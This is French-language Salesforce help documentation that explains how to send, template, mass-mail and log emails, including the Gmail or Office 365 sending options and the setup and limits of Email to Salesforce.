Lorsque vous envoyez un e-mail, Salesforce crée un enregistrement d'e-mail pour suivre l'e-mail et stocker son contenu. Le fil d'activité comprend un lien vers cet e-mail. Si vous envoyez un e-mail à un contact ou à une piste, chacun de ces enregistrements inclut un lien vers l'e-mail. Avec les e-mails qui *ne comprennent pas* de contact ni piste en tant que destinataire, l'e-mail et l'élément de fil sont créés pour l'objet dans lequel vous vous trouviez lorsque vous avez envoyé l'e-mail. Si vous utilisez l'option Cci automatique, telle que définie dans vos paramètres de messagerie, vous recevez une copie de l'e-mail dans la boîte de réception de l'adresse de retour que vous avez spécifiée.

**Remarque:** Si votre société n'a pas activé E-mail optimisé, Salesforce enregistre les e-mails envoyés en tant qu'enregistrements de tâche au lieu d'enregistrements d'e-mail. Vous accédez aux enregistrements de tâche de la même façon que vous accédez aux enregistrements d'e-mail. Si vous ne savez pas si votre société utilise E-mail optimisé, interrogez votre administrateur.

1. Ouvrez l'enregistrement ouvert lorsque vous avez écrit l'e-mail ou l'enregistrement du contact ou de la piste auquel vous l'avez envoyé.
2. Pour rechercher l'e-mail dans Activité passée, cliquez sur l'onglet Activité.
3. Pour ouvrir son enregistrement de tâche, dans lequel vous pouvez afficher le message et les détails associés, cliquez sur le lien de l'e-mail. Et si vous utilisez l'option Cci automatique, l'e-mail envoyé se trouve dans votre boîte de réception.

Éditions

Disponible avec : Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition et Unlimited Edition

AUTORISATIONS UTILISATEUR

Pour afficher un e-mail envoyé :

- Autorisation « Afficher les tâches » et l'accès à l'enregistrement à partir duquel l'e-mail a été envoyé.

## Envoi d'e-mails via Gmail ou Office 365

Envoyez vos e-mails Salesforce via votre compte Gmail ou Office 365. Les e-mails envoyés dans Lightning Experience semblent être expédiés depuis votre boîte aux lettres Gmail ou Office 365. Vous pouvez également afficher les e-mails envoyés dans le dossier Messages envoyés de Gmail ou Office 365.

Les e-mails envoyés via des workflows et les déclencheurs restent envoyés via Salesforce. La gestion des rebonds n'est pas prise en charge lorsque vous envoyez via un compte de messagerie externe.

Les informations de remise Envoyer les e-mails via Gmail ou Office 365 ne sont pas disponibles dans les journaux d'e-mails. Les journaux d'e-mails doivent être récupérés depuis Gmail ou Office 365.

1. Dans vos paramètres personnels, saisissez *Mes paramètres de messagerie* dans la case Recherche rapide, puis sélectionnez **Mes paramètres de messagerie**.
2. Sélectionnez comment vous souhaitez envoyer votre e-mail.

   Votre administrateur Salesforce peut activer Gmail ou Office 365 pour votre organisation. Vous ne pouvez pas sélectionner les deux.
3. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour envoyer un e-mail :

- Autorisation « Envoyer un e-mail » et accès à l'enregistrement à partir duquel l'e-mail est envoyé.

## Création d'un modèle pour standardiser les e-mails courants

Créez des modèles d'e-mail pour gagner du temps et standardiser les e-mails que vous ou d'autres utilisateurs de votre organisation envoyez. Utilisez des champs de fusion si nécessaire. Vos paramètres de présentation de page et de sécurité au niveau du champ déterminent les champs disponibles pour la fusion. Les modèles que vous créez sont automatiquement publics : ils peuvent être utilisés par d'autres membres de votre organisation.

Les modèles créés à partir d'un objet sont disponibles uniquement pour cet objet. Par exemple, un modèle créé pour des pistes ne peut pas être utilisé à partir d'un enregistrement d'opportunité.

Conseil: Vous avez trouvé le modèle idéal, mais qui nécessite des mises à jour ou des modifications ? Sélectionnez ce modèle, puis modifiez et enregistrez. Si vous souhaitez conserver l'original, enregistrez votre version modifiée sous un nouveau modèle.

1. Ouvrez un enregistrement, par exemple une opportunité ou un compte, qui offre la messagerie.
2. Cliquez sur l'onglet Activité, puis sur l'onglet E-mail.
3. Composez l'e-mail que vous souhaitez utiliser en tant que modèle. Les modèles peuvent inclure toutes les fonctionnalités des autres e-mails : texte enrichi, champ de fusion et pièces jointes. Si vous souhaitez parcourir l'enregistrement ou d'autres pages Salesforce pendant que vous travaillez, ouvrez la fenêtre de l'éditeur.
4. Cliquez sur l'icône de Modèles, puis enregistrez le nouveau modèle.

### Éditions

Disponible avec : Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition et Unlimited Edition

### AUTORISATIONS UTILISATEUR

Pour créer des modèles d'e-mails :
- « Envoyer un e-mail »

Pour joindre des fichiers à des e-mails ou à des modèles :
- Accès au fichier que vous joignez

Pour supprimer des modèles d'e-mail :
- Afficher toutes les données ou propriétaire du modèle.

Pour mettre à jour des modèles d'e-mail :
- Afficher toutes les données ou propriétaire du modèle.

## Utilisation d'un modèle pour standardiser les e-mails envoyés

Utilisez un modèle pour gagner du temps et standardiser les e-mails envoyés. Vous pouvez créer votre propre modèle ou utiliser les modèles créés par d'autres utilisateurs de votre organisation. Ou utilisez un des exemples fournis par Salesforce. Si vous sélectionnez un modèle qui comprend des pièces jointes, vous devez avoir accès aux fichiers correspondants pour pouvoir les inclure dans les e-mails que vous envoyez à partir de ce modèle. Si l'accès aux fichiers est requis, nous vous l'indiquerons.

1. Ouvrez l'enregistrement à partir duquel vous souhaitez envoyer l'e-mail.
2. Cliquez sur l'onglet Activité, puis sur l'onglet E-mail.
3. Pour insérer un modèle, cliquez sur l'icône Modèles. Sélectionnez le modèle que vous souhaitez, son contenu s'affiche. Modifiez votre e-mail selon vos besoins, puis prévisualisez-le envoyez-le !

Éditions

Disponible avec : Salesforce Lightning Experience

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition et Unlimited Edition

AUTORISATIONS UTILISATEUR

Pour envoyer un e-mail :
- « Envoyer un e-mail »

Pour envoyer des e-mails ou utiliser des modèles avec des pièces jointes :
- Accès au fichier que vous joignez.

# Gestion des e-mails dans Salesforce Classic

Si vous utilisez Salesforce Classic, utilisez Envoyer un e-mail à l'auteur pour envoyer des e-mails à vos contacts, pistes, comptes personnels et collègues directement à partir de pages de compte, de contact, de piste, d'opportunité, de requête, de campagne ou d'objet personnalisé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

E-mail en masse non disponible avec : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

### Envoi d'e-mails dans Salesforce Classic

Envoyez des e-mails à des contacts, des pistes, des comptes personnels et des collègues directement à partir de comptes, de contacts, de pistes, d'opportunités, de requêtes, de campagnes ou de pages d'objets personnalisés dans Salesforce Classic.

### Envoi d'e-mails en masse dans Salesforce Classic

Envoyez un e-mail à un groupe de contacts, de pistes, de comptes personnels ou à des collègues en une seule fois ! Envoyez un e-mail à une liste de contacts, de pistes ou de comptes personnels pour des opérations commerciales ou de support de petite taille. L'envoi d'e-mails en masse est conçu pour simplifier vos processus commerciaux, pas pour remplacer votre application de messagerie ni pour gérer les campagnes marketing de masse.

## Considérations relatives à l'envoi d'e-mails dans Salesforce Classic

Avant d'envoyer un e-mail, tenez compte des quelques points ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

### Général

- Vous ne pouvez saisir qu'un seul nom dans le champ À.
- Vous pouvez inclure une signature uniquement en les e-mails texte.

### Modèles d'e-mail

- Lors de la composition d'un e-mail, vous pouvez sélectionner un modèle prédéfini pour le message. Pour personnaliser votre message, vous pouvez insérer des champs de fusion qui sont remplacés par les informations de l'enregistrement Salesforce lors de l'envoi de l'e-mail. Par exemple, votre société peut utiliser un modèle standard afin de communiquer des informations sur une solution à des clients qui ont des requêtes. Votre administrateur Salesforce peut gérer les modèles de la société et vous pouvez gérer vos propres modèles.
- Les modèles de message ne permettent d'accéder qu'aux champs qui vous sont autorisés via votre présentation de page et les paramètres de sécurité au niveau du champ (la sécurité au niveau du champ est disponible dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition).
- Si le modèle contient un champ de fusion auquel aucune donnée ne correspond dans un enregistrement spécifique, ce champ ne s'affiche pas dans le message envoyé. Pour rechercher ces champs vierges, modifiee votre vue de liste de destinataires pour les champs de fusion que vous allez utiliser dans votre modèle. Saisissez ensuite le critère « <field> égal à », en laissant le troisième champ vide. Modifiez les enregistrements qui ont des champs vierges avant d'envoyer l'e-mail.
- Si vous modifiez un modèle d'e-mail, vos modifications affectent la version HTML du modèle.
- Vous ne pouvez pas modifier les modèles d'e-mails personnalisés.

### Suivi des e-mails

Pour suivre les e-mails que vous envoyez, utilisez une mise en forme HTML lors de la composition des messages. Assurez-vous également que votre administrateur Salesforce a ajouté la liste associée Statut du message HTML à vos pages de contact, de piste et de compte personnel.

## Envoi d'e-mails dans Salesforce Classic

Envoyez des e-mails à des contacts, des pistes, des comptes personnels et des collègues directement à partir de comptes, de contacts, de pistes, d'opportunités, de requêtes, de campagnes ou de pages d'objets personnalisés dans Salesforce Classic.

1. Dans la liste associée Historique des activités d'un enregistrement, cliquez sur **Envoyer un e-mail**.
2. Pour changer le type de mise en forme, cliquez sur **Passer en texte seul** ou sur **Passer en HTML**.
3. Pour utiliser un modèle d'e-mail prédéfini, cliquez sur **Sélectionner un modèle**.
4. Renseignez les champs.
5. Cliquez sur **Envoyer**.

CONSULTER ÉGALEMENT :

Considérations relatives à l'envoi d'e-mails dans Salesforce Classic

Consignes relatives à l'utilisation de la messagerie

Envoi d'e-mails en masse dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour envoyer un e-mail :
- Envoyer un e-mail

## Consignes relatives à l'utilisation de la messagerie

Prenez connaissance des conseils ci-dessous relatives à l'utilisation de la messagerie, notamment des informations pour les clients qui travaillent avec E-mail vers requête et E-mail optimisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Vous ne pouvez pas utiliser des champs de devise personnalisés avec les e-mails.
- Les e-mails ne peuvent avoir qu'un seul type d'enregistrement.
- Les règles de workflow peuvent utiliser des e-mails uniquement pour mettre à jour des champs de requêtes.
- Dans Salesforce Classic, vous pouvez joindre plusieurs fichiers à un e-mail, à condition que leur taille totale n'excède pas 10 Mo. Dans Lightning Experience, la taille totale des fichiers joints ne peut pas dépasser la limite Salesforce relative à la taille maximale des fichiers.
- Si la taille combinée de tous les fichiers joints à un e-mail dépasse 3 Mo, ou si vous utilisez l'envoi d'e-mails en masse, les fichiers ne sont pas joints à l'e-mail envoyé. À la place, un lien vers chaque fichier est joint à l'e-mail. Lorsqu'un destinataire clique sur un lien, il ouvre la pièce jointe correspondante dans Fichiers Salesforce. Par exemple, si vous joignez deux fichiers de 1,7 Mo à un e-mail et envoyez le message, le destinataire reçoit un e-mail contenant deux liens.
- Les pièces jointes envoyées en tant que liens sont stockées pendant 30 jours.

### Pour les organisations qui utilisent E-mail vers requête

- Les e-mails qui ne sont pas associés à des requêtes ne peuvent pas être affichés dans des communautés.
- Il peut être nécessaire de réviser les déclencheurs et les règles de workflow qui utilisent l'objet EmailMessage. Pour les enregistrements EmailMessage associés à des requêtes, le champ `ParentID` est toujours renseigné. Avec E-mail optimisé, les enregistrements EmailMessage peuvent être associés à d'autres enregistrements, et le champ `ParentID` peut être vide. Par conséquent, il peut être nécessaire de mettre à jour vos déclencheurs et règles de workflow pour traiter les messages qui contiennent des champs `ParentID`.

### Pour les organisations qui utilisent E-mail optimisé

- Un e-mail est stocké sous la forme d'un enregistrement Email Message et d'un enregistrement Tâche. Cependant, la page de détail de l'e-mail affiche uniquement l'enregistrement Email Message, pas l'enregistrement Tâche.
- Si votre organisation utilise une logique métier qui incorpore des tâches et des e-mails, il peut être nécessaire de :
  - Recréer tous les champs Tâche personnalisés dans l'objet Email Message.
  - Migrer tous les déclencheurs d'objet Tâche vers l'objet Email Message.

CONSULTER ÉGALEMENT :

Envoi d'e-mails dans Salesforce Classic

Envoi d'e-mails en masse dans Salesforce Classic

## Considérations relatives à l'envoi d'e-mails en masse

Avant d'envoyer un e-mail en masse, tenez compte des quelques points ci-dessous.

- Vous pouvez envoyer des e-mails en masse à une liste de destinataires constituée de contacts, de pistes, de comptes personnels ou d'utilisateurs que vous pouvez afficher dans Salesforce.
- Si un champ d'e-mail standard est masqué par la sécurité au niveau du champ, les liens E-mail en masse des contacts et des pistes ne sont pas affichés.
- Les e-mails en masse peuvent être envoyés vers une adresse d'un champ d'e-mail standard. Les e-mails en masse qui contiennent un champ d'e-mail personnalisé ne sont pas pris en charge.
- Avant d'envoyer un message en masse, créez une vue personnalisée des contacts, des pistes, des comptes personnels ou des requêtes sans adresse e-mail. Dans les critères de recherche, sélectionnez E-mail égal à, puis laissez le troisième champ vide. Avant d'envoyer des messages, vous pouvez mettre à jour ces enregistrements. Vous ne pouvez pas valider une adresse e-mail sans envoyer un message.
- Vous pouvez envoyer des e-mails en masse en utilisant un modèle d'e-mail Visualforce.
- Les pièces jointes des messages en masse sont envoyées sous forme de liens au lieu de fichiers physiques. Lorsque les destinataires cliquent sur le lien de la pièce jointe dans l'e-mail, celle-ci s'ouvre dans une fenêtre de navigateur distincte, et les destinataires peuvent télécharger le fichier. Les pièces jointes sont stockées pendant 30 jours.
- Remarque: Dans les messages de statut des e-mails en masse, les valeurs Adressé à et Envoyé à diffèrent dans les situations suivantes :
  - L'envoi d'e-mails en masse peut provoquer le dépassement de la limite en nombre d'e-mails en masse que votre organisation est autorisée à envoyer par jour. Dans ce cas, Salesforce n'envoie pas le message aux destinataires voulus.
  - Un ou plusieurs destinataires sélectionnés ont choisi de ne pas recevoir les e-mails en masse après leur planification, mais avant leur traitement.
  - L'adresse e-mail d'un ou de plusieurs destinataires sélectionnés a été supprimée du contact ou de la piste, après la planification des e-mails en masse, mais avant leur traitement.
  - L'utilisateur qui a expédié les e-mails en masse a été désactivé, après la planification des e-mails en masse, mais avant leur traitement. Salesforce n'envoie pas les e-mails en masse planifiés par un utilisateur désactivé.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Envoi d'e-mails en masse dans Salesforce Classic

Envoyez un e-mail à un groupe de contacts, de pistes, de comptes personnels ou à des collègues en une seule fois ! Envoyez un e-mail à une liste de contacts, de pistes ou de comptes personnels pour des opérations commerciales ou de support de petite taille. L'envoi d'e-mails en masse est conçu pour simplifier vos processus commerciaux, pas pour remplacer votre application de messagerie ni pour gérer les campagnes marketing de masse.

Remarque: Vous ne peuvent pas utiliser une adresse applicable à l'ensemble de l'organisation pour envoyer un e-mail en masse.

1. Selon la nature des destinataires de votre e-mail en masse, procédez comme suit :

   **Pour des contacts ou des comptes personnels**

   Sous l'onglet Contacts ou Requêtes, dans la section Outils en bas de la page, cliquez sur **Envoyer des e-mails en masse à des contacts**. Si votre organisation Salesforce a des comptes personnels, le lien est également affiché sous l'onglet Comptes.

   **Pour des pistes**

   Sous l'onglet Pistes, dans la section Outils en bas de la page, cliquez sur **Envoyer des e-mails en masse à des pistes**.

   **Pour des collègues (autres utilisateurs de Salesforce)**

   Si vous disposez de l'autorisation « Gérer les utilisateurs », dans Configuration, saisissez *`Envoyer des e-mails en masse aux utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Envoyer des e-mails en masse aux utilisateurs**.

2. Sélectionnez une vue de liste de destinataires, puis cliquez sur **OK**.
3. Tous les destinataires de la vue de liste sont sélectionnés par défaut. Pour retirer des destinataires, désélectionnez-les.
4. Cliquez sur **Suivant**.
5. Sélectionnez un modèle de message.
6. Pour afficher les modèles, cliquez sur le lien **Aperçu**.
7. Cliquez sur **Suivant**.
8. Dans la page de confirmation, sélectionnez parmi les options de traitement disponibles. Le nom de l'e-mail en masse que vous spécifiez est affiché dans la file d'attente dans les messages de statut que vous recevez de Salesforce, pas dans l'e-mail que vous envoyez.
9. Dans Options de livraison, envoyez l'e-mail, ou choisissez une date et un fuseau horaire pour reporter l'envoi de l'e-mail.
10. Cliquez sur **Envoyer**, puis sur **Terminé**.

CONSULTER ÉGALEMENT :

- Considérations relatives à l'envoi d'e-mails en masse
- Consignes relatives à l'envoi d'e-mails en masse
- Affichage du statut de votre e-mail en masse

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour envoyer des e-mails en masse à des contacts, à des comptes personnels ou à des pistes :

- Envoi en masse d'e-mails

Pour envoyer des e-mails en masse à des collègues :

- Envoi en masse d'e-mails

  ET

  Gérer les utilisateurs

Pour envoyer des e-mails en masse et les consigner dans la liste associée Historique des activités :

- Envoi en masse d'e-mails

  ET

  Modifier les tâches

## Consignes relatives à l'envoi d'e-mails en masse

Si vous envoyez un e-mail en masse, prenez connaissance de ces consignes pour en savoir plus.

- Par défaut, les vues Mes contacts, Mes pistes, Utilisateurs actifs ou Mes requêtes incluent tous les enregistrements qui contiennent une adresse e-mail. Pour modifier la liste des destinataires, créez une vue personnalisée. Si l'enregistrement contient aucune adresse e-mail ou si l'option `Désinscription d'adresse e-mail` est sélectionnée, le contact, la piste ou le compte personnel n'est inclus dans aucune vue de liste d'e-mails. Les comptes personnels sont inclus dans les vues de liste de contacts.
- Dans la fenêtre d'aperçu des modèles d'e-mail, le modèle affiche tous les champs de fusion qu'il contient, tels que `{!Account.AccountNumber}`. Lorsque vous envoyez votre e-mail, les données provenant des enregistrements des destinataires ou tout texte de substitution correspondant sont insérés dans l'e-mail à la place de ces champs de fusion.
- Lorsque l'option `Store an activity for each message` est sélectionnée (par défaut), l'élément Historique des activités est associé au contact, à la piste ou au compte personnel et affiché sous la forme « E-mail en masse :<Description du modèle> ». L'objet du message, son corps et ses pièces jointes ne sont pas stockés dans l'élément Historique des activités. La consignation des éléments dans l'Historique des activités nécessite un accès en lecture ou en modification aux enregistrements dans la liste des destinataires, et l'autorisation « Modifier les tâches ».
- Si l'option de livraison d'e-mail `Notifier l'expéditeur une fois l'envoi d'e-mails en masse terminé` est sélectionnée, vous recevez de Salesforce un e-mail de statut auto-généré pour chaque e-mail en masse envoyé. La ligne d'objet de l'e-mail de statut contient la valeur que vous avez saisie dans le champ `Nom de l'envoi d'e-mails en masse` lors de l'envoi de l'e-mail en masse.
- Pour afficher et annuler les e-mails en masse que vous avez planifiés, dans vos paramètres personnels, saisissez *`E-mails en masse`* dans la case `Recherche rapide`, puis sélectionnez **E-mails en masse** ou **Mes envois d'e-mails en masse** .

  Pour afficher et annuler des e-mails en masse planifiés par un utilisateur de votre société, si vous disposez de l'autorisation « Gérer les utilisateurs », dans Configuration, saisissez *`E-mails en masse`* dans la case `Recherche rapide`, puis sélectionnez **E-mails en masse**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Envoi d'e-mails en masse dans Salesforce Classic

Consignes relatives à la configuration des paramètres de livraison pour les e-mails envoyés depuis Salesforce

## Affichage du statut de votre e-mail en masse

Restez informé(e) en consultant le statut auto-généré de chaque e-mail en masse que vous envoyez.

1. Assurez-vous que votre organisation Salesforce est configurée pour recevoir les notifications des e-mails en masse. Pour obtenir une aide, contactez votre administrateur Salesforce.
2. Lors de la création de l'e-mail en masse, saisissez une valeur dans le champ `Nom de l'e-mail en masse`. Cette valeur est affichée dans la ligne d'objet de l'e-mail de statut.
3. Envoyez e-mail en masse.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Le message de statut que vous recevez indique le nombre de destinataires auxquels l'e-mail en masse a été adressé et envoyé.

CONSULTER ÉGALEMENT :

- Consignes relatives à l'envoi d'e-mails en masse
- Consignes relatives à la configuration des paramètres de livraison pour les e-mails envoyés depuis Salesforce
- Personnalisation de votre expérience Salesforce

# Association d'e-mails à des enregistrements Salesforce avec Email to Salesforce

Associez des e-mails à des pistes, à des contacts et à des opportunités, ou à d'autres enregistrements spécifiques dans Salesforce. Cela facilite le suivi de vos communications commerciales.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Comment fonctionne Email to Salesforce ?
Lorsque vous envoyez un e-mail à partir d'applications de messagerie externes, utilisez E-mail to Salesforce pour associer automatiquement ces e-mails à vos enregistrements de piste, de contact et d'opportunité Salesforce.

Considérations relatives à l'utilisation d'Email to Salesforce
Avant d'utiliser Email to Salesforce, prenez connaissance des quelques points ci-dessous.

Configuration de Email to Salesforce
Pour pouvoir utiliser la fonctionnalité Email to Salesforce, commencer par la configurer.

Association d'e-mails à vos enregistrements Salesforce
Associez des e-mails envoyés avec des applications de messagerie externe à des pistes, des contacts et des opportunités, ou à des enregistrements Salesforce spécifiques, afin de suivre les communications commerciales.

Consignes relatives à l'utilisation d'Email to Salesforce
Si vous utilisez Email to Salesforce, prenez connaissance des quelques points ci-dessous pour obtenir des informations supplémentaires.

Gestion des e-mails que Email to Salesforce n'attribue pas à des enregistrements
Lors de l'envoi d'e-mails vers Salesforce à l'aide d'Email to Salesforce ou Salesforce pour Outlook, certains sont attribués à des enregistrements associés en fonction de vos paramètres Email to Salesforce. Les autres sont ajoutés à Mes éléments non résolus où vous pouvez les attribuer à des enregistrements Salesforce associés ou confirmer que vous souhaitez les laisser non attribués.

## Comment fonctionne Email to Salesforce ?

Lorsque vous envoyez un e-mail à partir d'applications de messagerie externes, utilisez E-mail to Salesforce pour associer automatiquement ces e-mails à vos enregistrements de piste, de contact et d'opportunité Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Lors de la composition, du transfert ou de la réponse à un e-mail, saisissez votre adresse Email to Salesforce spéciale dans le champ Cci (ou dans un autre champ de destinataire). Salesforce reçoit une copie de l'e-mail. Selon votre configuration, Salesforce ajoute l'e-mail à la liste associée Historique des activités de l'enregistrement dont l'adresse e-mail correspond à celle du destinataire, ou à la page Mes éléments non résolus. Dans la page Mes éléments non résolus, vous pouvez attribuer manuellement l'e-mail à un enregistrement. Les e-mails non attribués sont également affichés dans votre liste de tâches ouvertes.

### Association d'e-mails à des pistes, des contacts et des opportunités

Si vous configurez Email to Salesforce pour associer des e-mails à des pistes ou à des contacts correspondants, Salesforce recherche dans les champs `À` et `CC` les adresses e-mail de vos pistes ou de vos contacts. Si des pistes ou des contacts sont trouvés, Salesforce enregistre l'e-mail dans la liste associée Historique des activités dans l'enregistrement approprié.

Si vous configurez Email to Salesforce pour associer des e-mails à des opportunités correspondantes, Salesforce recherche dans les champs `À` et `CC` les adresses e-mail de vos contacts. Si des contacts sont trouvés, Salesforce enregistre l'e-mail dans la liste associée Historique des activités de toutes les opportunités ouvertes, à condition qu'un rôle de contact soit attribué au contact dans l'opportunité.

Si Salesforce ne peut mapper aucune adresse e-mail des destinataires affichés dans les champs `À` et `Cc` des e-mails que vous ajoutez à Salesforce, la page Mes éléments non résolus affiche une ligne pour chaque e-mail.

### Association d'e-mails à des enregistrements spécifiques

Pour associer un e-mail à un enregistrement Salesforce spécifique, saisissez l'ID de l'enregistrement dans la ligne d'objet ou dans le corps de l'e-mail.

Si vous configurez Email to Salesforce pour associer l'e-mail à des pistes, des opportunités ou des contacts correspondants, une tâche non résolue est créée lorsqu'un e-mail est associé à une piste, un contact ou une opportunité en utilisant uniquement un ID d'enregistrement et aucune adresse e-mail correspondante. Par exemple, vous configurez des e-mails à associer à des pistes correspondantes. Vous envoyez ensuite un e-mail directement à votre adresse E-mail to Salesforce avec l'ID de l'enregistrement de la piste dans le corps ou la ligne d'objet de l'e-mail. L'e-mail est associé à la piste et une tâche non résolue est créée.

### Mise en route

Lorsque votre administrateur Salesforce active Email to Salesforce, vous recevez un e-mail contenant votre adresse Email to Salesforce générée par le système. Cette adresse est également affichée dans vos paramètres personnels.

Accédez à vos paramètres personnels pour configurer Email to Salesforce avant de l'utiliser.

CONSULTER ÉGALEMENT :

- Considérations relatives à l'utilisation d'Email to Salesforce
- Configuration de Email to Salesforce
- Association d'e-mails à vos enregistrements Salesforce
- Consignes relatives à l'utilisation d'Email to Salesforce

## Considérations relatives à l'utilisation d'Email to Salesforce

Avant d'utiliser Email to Salesforce, prenez connaissance des quelques points ci-dessous.

**Considérations générales**

- Utilisez Email to Salesforce pour capturer un e-mail envoyé avec des applications de messagerie externes telles que IBM® Lotus Notes® et Microsoft® Outlook®, et avec des programmes de messagerie Web tels que Gmail® et Yahoo! Mail®.
- Email to Salesforce tente de mapper l'adresse e-mail du champ `À` ou `Cc` avec celle du champ standard `Email`. Email to Salesforce ne prend pas en charge la correspondance avec les champs d'e-mail personnalisés.
- Salesforce ignore les ID non valides et les ID des enregistrements auxquels vous n'avez pas accès en lecture.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Email to Salesforce est requis pour utiliser la fonctionnalité Ajouter un e-mail avec Salesforce pour Outlook. La désactivation d'une fonctionnalité entraîne la désactivation de l'autre. Avec Salesforce pour Outlook, vous ajoutez les e-mails via Ajouter un e-mail et Envoyer et ajouter, pas le champ `Cci`.
- Si vous saisissez l'adresse e-mail d'un destinataire dans le champ `Cci`, le propriétaire de l'adresse reçoit l'e-mail, mais l'e-mail n'est pas associé aux enregistrements qui contiennent cette adresse e-mail.

**Limites**

- Le nombre maximal d'adresses e-mail que Email to Salesforce peut mettre en correspondance est de 50. Si le nombre d'adresses cumulées des champs `À` et `Cc` dépasse cette limite, Email to Salesforce traite uniquement les 50 premières adresses uniques de l'e-mail.
- E-mail vers Salesforce peut créer un maximum de 50 activités d'e-mail pour chaque e-mail qu'il reçoit. Il peut associer jusqu'à 50 contacts à chaque enregistrement de tâche d'e-mail.
- La taille limite d'un fichier joint est de 25 Mo lorsqu'il est joint directement à la liste associée. La taille maximale des fichiers multiples joints à un même e-mail est de 25 Mo, avec une taille maximale par fichier de 5 Mo. Pour chaque enregistrement correspondant, toutes les pièces jointes envoyées avec l'e-mail sont dupliquées, ce qui affecte votre limitation en taille de données. Les pièces jointes non ajoutées sont répertoriées dans l'e-mail de confirmation que vous recevez de Salesforce.
- Les e-mails en texte brut ou HTML sont tronqués à 32 Ko.

## Configuration de Email to Salesforce

Pour pouvoir utiliser la fonctionnalité Email to Salesforce, commencer par la configurer.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

1. Dans vos paramètres personnels, saisissez *`E-mail vers Salesforce`* dans la case `Recherche rapide`, puis sélectionnez **Mon E-mail vers Salesforce**.
2. Saisissez votre adresse e-mail dans `Mes adresses e-mail acceptables`. Si vous envoyez un e-mail depuis plusieurs adresses, séparez chaque adresse par une virgule.

   Important: Votre adresse Email to Salesforce n'accepte que les e-mails provenant d'adresses que vous répertoriez ici. Si vous ne saisissez pas d'adresse e-mail, l'e-mail envoyé à votre adresse Email to Salesforce n'est associé à aucun enregistrement.
3. Sous Associations d'e-mails, sélectionnez les options dont vous avez besoin.
4. Si vous excluez plusieurs domaines de messagerie de l'association automatique dans `Domaines exclus`, séparez-les par des virgules.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation d'Email to Salesforce

Association d'e-mails à vos enregistrements Salesforce

Personnalisation de votre expérience Salesforce

Consignes relatives à l'utilisation d'Email to Salesforce

## Association d'e-mails à vos enregistrements Salesforce

Associez des e-mails envoyés avec des applications de messagerie externe à des pistes, des contacts et des opportunités, ou à des enregistrements Salesforce spécifiques, afin de suivre les communications commerciales.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Pour associer des e-mails envoyés en externe à des pistes, des contacts ou des opportunités :

1. Composez un e-mail à partir d'un compte de messagerie répertorié dans le champ `Mes adresses E-mail acceptables` dans la page de configuration Mon e-mail à Salesforce.
2. Saisissez votre adresse Email to Salesforce dans le champ `Cci`.
3. Envoyez l'e-mail.

Pour associer des e-mails envoyé en externe à des enregistrements Salesforce spécifiques :

1. Composez un e-mail à partir d'un compte de messagerie répertorié dans le champ `Mes adresses E-mail acceptables` dans la page de configuration Mon e-mail à Salesforce.
2. Dans Salesforce, recherchez l'ID de l'enregistrement auquel vous souhaitez associer l'e-mail. L'ID d'enregistrement est le code alphanumérique à 15 chiffres, sensible à la casse, à la fin de l'URL de l'enregistrement.
3. Dans la ligne Objet ou dans le corps de l'e-mail, saisissez *`ref:`* suivi de l'ID d'enregistrement. Par exemple : *`ref: 701D0000000HQZy`*.
4. Saisissez l'adresse Email to Salesforce dans le champ `À`, `Cc` ou `Cci`.
5. Envoyez l'e-mail.

CONSULTER ÉGALEMENT :

- Considérations relatives à l'utilisation d'Email to Salesforce
- Consignes relatives à l'utilisation d'Email to Salesforce
- Configuration de Email to Salesforce

## Consignes relatives à l'utilisation d'Email to Salesforce

Si vous utilisez Email to Salesforce, prenez connaissance des quelques points ci-dessous pour obtenir des informations supplémentaires.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**Consignes générales**

- Pour faciliter l'accès, ajoutez votre adresse Email to Salesforce au carnet d'adresses de votre programme de messagerie.
- Lorsque vous utilisez Email to Salesforce pour enregistrer un message comme activité de messagerie, le type de tâche par défaut est défini par le paramètre `Valeur par défaut de l'envoi d'e-mail`. Pour changer la valeur par défaut, modifiez le champ de liste de sélection `Type de tâche`.
- Les e-mails provenant de domaines exclus sont placés dans Mes éléments non résolus. Vous pouvez ensuite les attribuer manuellement ou les laisser sans attribution.
